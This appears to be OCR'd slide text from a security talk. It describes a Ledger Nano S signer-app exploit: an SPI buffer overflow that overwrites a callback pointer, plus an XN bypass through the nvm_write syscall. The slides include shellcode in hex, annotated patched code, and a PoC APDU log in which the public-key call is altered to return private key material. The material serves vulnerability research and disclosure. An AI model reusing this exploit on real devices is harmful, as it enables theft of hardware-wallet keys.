    rlp_chunk_cb_t bytearray_chunk;
    rlp_end_cb_t bytearray_end;
    rlp_start_cb_t list_start;
    rlp_end_cb_t list_end;
} rlp_callbacks_t;
```

XN bypass

- SE uses an MPU
- App RAM is not executable

Two issues in Ledger Nano S:

- Persistent data is in the same region in flash as the code
- nvm_write syscall allows the app writing to its code

The exploit

```
/*
 * Initialize blockchain state.
 */
void bc_init_state() {
    if (!N_bc_state.initialized) {
        NVM_RESET(&N_bc_state, sizeof(N_bc_state));
        NVM_WRITE(N_bc_state.best_block, INITIAL_BLOCK_HASH, HASH_SIZE);
        NVM_WRITE(N_bc_state.newest_valid_block, INITIAL_BLOCK_HASH, HASH_SIZE);

        uint8_t t = 1;
        NVM_WRITE(&N_bc_state.initialized, &t, sizeof(t));
    }
```

```
typedef struct {
    uint8_t best_block[HASH_SIZE];
    uint8_t newest_valid_block[HASH_SIZE];
    uint8_t ancestor_block[HASH_SIZE];
    uint8_t ancestor_receipt_root[HASH_SIZE];
    uint8_t last_auth_signed_btc_tx_hash[HASH_SIZE];

    uint8_t initialized;
} bc_state_t;
```

```
347     /*
348      * State updates to perform on partial sucess.
349      */
350     static void bc_adv_partial_success() {
351         HSTORE(bc_st_updating.next_expected_block, aux_bc_st.prev_parent_hash);
352         SAFE_MEMMOVE(bc_st_updating.total_difficulty,
353                      sizeof(bc_st_updating.total_difficulty),
354                      MEMMOVE_ZERO_OFFSET,
```

Code 113 Bytes

```
1  ./ledger/build/build-signer 0x034932220348044b00b5984700bd00bf841f00206e401300514c130000000000 0x11223344 testnet
```

The shellcode

- 32 bytes of the shellcode
- Thumb mode up to 16 instructions
- Shellcode:
  - Set SRC to SPI buffer
  - Set DST to flash code of the app
  - Call nvm_write syscall


Code 113 Bytes Unwrap

```
./ledger/build/build-signer 0x034932220348044b00b5984700bd00bf841f00206e401300514c130000000000 0x11223344 testnet
```

The exploit

```
BEGIN_TRY {
    TRY {
        // Derive and init private key
        os_perso_derive_node_bip32(CX_CURVE_256K1,
                                   path,
                                   path_length,
                                   (unsigned char*)private_key_data,
                                   NULL);
        cx_ecdsa_init_private_key(CX_CURVE_256K1,
                                  (unsigned char*)private_key_data,
                                  KEY_LEN,
                                  (cx_ecfp_private_key_t*)&private_key);
        // Cleanup private key data
        explicit_bzero((void*)private_key_data, sizeof(private_key_data));
        // Derive public key
        cx_ecfp_generate_pair(CX_CURVE_256K1,
                              (cx_ecfp_public_key_t*)&public_key,
                              (cx_ecfp_private_key_t*)&private_key,
                              1);
        // Cleanup private key
        explicit_bzero((void*)&private_key, sizeof(private_key));
        // Output the public key
        pubkey_size = public_key.W_len;
        SAFE_MEMMOVE(dest,
                     dest_size,
                     MEMMOVE_ZERO_OFFSET,
                     (void*)public_key.W,
                     public_key.W_len,
                     MEMMOVE_ZERO_OFFSET,
                     public_key.W_len,
                     { pubkey_size = DO_PUBKEY_ERROR; })
        // Cleanup public key
```

syscall
nvm_write



```
BEGIN_TRY {
    TRY {
        // Derive and init private key
        os_perso_derive_node_bip32(CX_CURVE_256K1,
                                   path,
                                   path_length,
                                   (unsigned char*)private_key_data,
                                   NULL);
        cx_ecdsa_init_private_key(CX_CURVE_256K1,
                                  (unsigned char*)private_key_data,
                                  KEY_LEN,
                                  (cx_ecfp_private_key_t*)&private_key);
        // Cleanup private key data

          nop; nop; nop;

        pubkey_size = public_key.W_len; 32;
        SAFE_MEMMOVE(dest,
                     dest_size,
                     MEMMOVE_ZERO_OFFSET,
                     (void*)public_key.W,      private_key
                     public_key.W_len,
                     MEMMOVE_ZERO_OFFSET,
                     public_key.W_len,
                     { pubkey_size = DO_PUBKEY_ERROR; })
        // Cleanup public key
```

The PoC

```
[*] Get public key for path 2c000080000000800000008000000000000000 before the attack
HID => 8004052c000080000000800000008000000000000000
HID <= 04cf45c58cd8aba431c425fb0823762849f3fe12880a1ce56df670f23f07e767f2fafa08ec424615635c96d491fd6faebbeb57b11999d214ff6266eaf926bc87
419000
```

```
C:\Windows\System32\cmd.exe
[*] PoC #2 -- Persistent arbitrary code execution for private key recovery

[*] Get public key for path 2c000080000000800000008000000000000000 before the attack
HID => 8004052c000080000000800000008000000000000000
HID <= 04cf45c58cd8aba431c425fb0823762849f3fe12880a1ce56df670f23f07e767f2fafa08ec424615635c96d491fd6faebbeb57b11999d214ff6266eaf926bc87
419000
[*] Start transaction to have rlp_callbacks pointer initialized
HID => 80100200000002
HID <= 8010039000
HID => 80100301e251da1804b2a8dc1d2f7d8084c213964b0846b0db3a86b6c1a60ba09ac80633eb
HID <= 801004509000
[*] Overwrite the rlp_callbacks pointer programmatically triggering the SPI buffer overflow
HID => 7768001b70
HID <= 9000
HID => 7768001c1f
HID <= 9000
HID => 7768001d00
HID <= 9000
HID => 7768001e20
HID <= 9000
[*] Trigger the bug to get code exec
HID => 801004f9033ea066c57a1300c57a1300c57a1300c57a1300014645980b6803604b6843608b688360cb68c3600b6903614b6943618b698361cb69c361
202050b0d0bd00000000000000000000000000
HID <= 6b88

HID => 8004052c000080000000800000008000000000000000
HID <= 0fc50fdcbfdb7f4b583089dd2ada00ae99fdf8bdd6142ece4812c82158fb5d5b6a99
Traceback (most recent call last):
  File "pyPoC_corruption_to_code_execution.py", line 141, in <module>
    public_key = get_public_key()
  File "pyPoC_corruption_to_code_execution.py", line 47, in get_public_key
    result = dongle.exchange(bytearray.fromhex(cmd))
  File "C:\Program Files\Python38\lib\site-packages\ledgerblue\comm.py", line 151, in exchange
    raise CommException("Invalid status %04x (%s)" % (sw, possibleCause), sw, response)
ledgerblue.commException.CommException: Exception : Invalid status 6a99 (Unknown reason)

C:\Users\Sergei\VirtualBox VMs\ubuntu_server_sf\PoC_signer_code_exec>
```

```
[*] Get private key for path 2c000080000000800000008000000000000000 with persistent code exec
HID => 8004052c000080000000800000008000000000000000
HID <= 0fc50fdcbfdb7f4b583089dd2ada00ae99fdf8bdd6142ece4812c82158fb5d5b6a99
```

Conclusions?

Original Ledger IO code in 2016

```
100 + void io_seproxyhal_handle_usb_ep_xfer_event(void) {
101 +   switch(G_io_seproxyhal_spi_buffer[4]) {
102 +     case SEPROXYHAL_TAG_USB_EP_XFER_SETUP:
103 +       // assume length of setup packet, and that it is on endpoint 0
104 +       USBD_LL_SetupStage(&USBD_Device, &G_io_seproxyhal_spi_buffer[6]);
105 +       break;
106 +
107 +     case SEPROXYHAL_TAG_USB_EP_XFER_IN:
108 +       USBD_LL_DataInStage(&USBD_Device, G_io_seproxyhal_spi_buffer[3]&0x7F, &G_io_seproxyhal_spi_buffer[6]);
109 +       break;
110 +
111 +     case SEPROXYHAL_TAG_USB_EP_XFER_OUT:
112 +       // saved just in case it is needed ...
113 +       G_io_usb_ep_xfer_len[G_io_seproxyhal_spi_buffer[3]&0x7F] = G_io_seproxyhal_spi_buffer[5];
114 +       USBD_LL_DataOutStage(&USBD_Device, G_io_seproxyhal_spi_buffer[3]&0x7F, &G_io_seproxyhal_spi_buffer[6]);
115 +       break;
116 +   }
117 + }
```

```
111 +     case SEPROXYHAL_TAG_USB_EP_XFER_OUT:
112 +       // saved just in case it is needed ...
113 +       G_io_usb_ep_xfer_len[G_io_seproxyhal_spi_buffer[3]&0x7F] = G_io_seproxyhal_spi_buffer[5];
```